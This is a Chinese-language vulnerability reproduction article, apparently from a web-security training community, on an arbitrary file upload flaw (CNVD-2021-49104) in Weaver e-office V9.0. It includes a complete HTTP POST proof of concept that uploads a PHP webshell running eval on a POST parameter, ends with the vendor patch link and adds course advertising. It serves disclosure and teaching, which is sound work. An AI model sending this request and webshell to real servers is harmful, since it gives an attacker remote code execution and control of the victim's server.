
泛微 e-office v9.0任意文件上传漏洞(CNVD-2021-49104)
·
文章来源|MS08067 Web安全知识星球
本文作者:Taoing(Web漏洞挖掘班讲师)
参考:
https://cnvd.org.cn/flaw/show/CNVD-2021-49104
https://mp.weixin.qq.com/s/P75K_0869h-nWHRMu06zgQ
https://mp.weixin.qq.com/s/J4R-PRJq_oi58iWKh_1Oiw
泛微oa跟eoffice区别:
常见oa是ecology,eoffice是轻量版
一、漏洞概述

泛微e-office是泛微旗下的一款标准协同移动办公平台。


泛微e-office 未能正确处理上传模块中用户输入导致的,攻击者可以构造恶意的上传数据包,实现任意代码执行,攻击者可利用该漏洞获取服务器控制权。
二、影响范围
泛微e-office V9.0三、漏洞复现
安装包:
链接: https://pan.baidu.com/s/1i4DQ4YD 密码: fegm
POC:
POST /general/index/UploadFile.php?m=uploadPicture&uploadType=eoffice_logo&userId= HTTP/1.1
Host: 127.0.0.1:8082
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Connection: close
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8,en-US;q=0.7,en;q=0.6
Cookie: LOGIN_LANG=cn; PHPSESSID=0acfd0a2a7858aa1b4110eca1404d348
Content-Length: 333
Content-Type: multipart/form-data; boundary=e64bdf16c554bbc109cecef6451c26a4


--e64bdf16c554bbc109cecef6451c26a4
Content-Disposition: form-data; name="Filedata"; filename="test.php"
Content-Type: image/jpeg


<?php
$a=$_POST['H'];
eval("$a");//eval会将输入的$a作为php语句执行,因此只要对_赋一定的system命令值,就能够执行系统命令
?>


--e64bdf16c554bbc109cecef6451c26a4--
四、修复方案
厂商已提供漏洞修补方案,建议用户下载使用:http://v10.e-office.cn/eoffice9update/safepack.zip课程咨询请联系小客服
扫描下方二维码加入星球学习
加入后邀请你进入内部微信群,内部微信群永久有效!
来和5000+位同学一起加入星球学习吧!
更多推荐



 0
 0
- 0


 已为社区贡献6条内容

所有评论(0)